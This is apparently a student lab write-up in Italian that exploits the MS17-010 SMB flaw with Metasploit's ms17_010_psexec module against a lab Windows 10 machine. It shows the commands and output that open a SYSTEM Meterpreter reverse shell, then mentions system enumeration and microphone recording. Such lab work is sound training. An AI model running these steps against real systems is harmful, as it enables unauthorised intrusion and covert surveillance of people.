W17D1 - Hacking Windows

Cerchiamo di ottenere una sessione di Meterpreter su target Windows, sfrutando la vulnerabilità MS17-010. apriamo msfconsole, cerchiamo l'exploit MS17-010, selezionamo con "use 10"

```
msf > search ms17

Matching Modules
================

   #   Name
   -   ----
   0   exploit/windows/smb/ms17_010_eternalblue
   1     \_ target: Automatic Target
   2     \_ target: Windows 7
   3     \_ target: Windows Embedded Standard 7
   4     \_ target: Windows Server 2008 R2
   5     \_ target: Windows 8
   6     \_ target: Windows 8.1
   7     \_ target: Windows Server 2012
   8     \_ target: Windows 10 Pro
   9     \_ target: Windows 10 Enterprise Evaluation
   10  exploit/windows/smb/ms17_010_psexec
ote Windows Code Execution
   11    \_ target: Automatic
   12    \_ target: PowerShell
```


settiamo RHOSTS con l'ip di Windows (192.168.50.102) e lanciamolo "run".

```
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.102
RHOSTS ⇒ 192.168.50.102
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:4945
```

e si entrerà nella sessione meterprete, quindi possiamo fare alcune prove come ad esempio chiedere le informazioni del sistema:

```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

oppure registrare per pochi secondi dal microfono collegato a quella macchina:



si possono fare anche screenshot ma solo per le versioni precedenti a Windows 8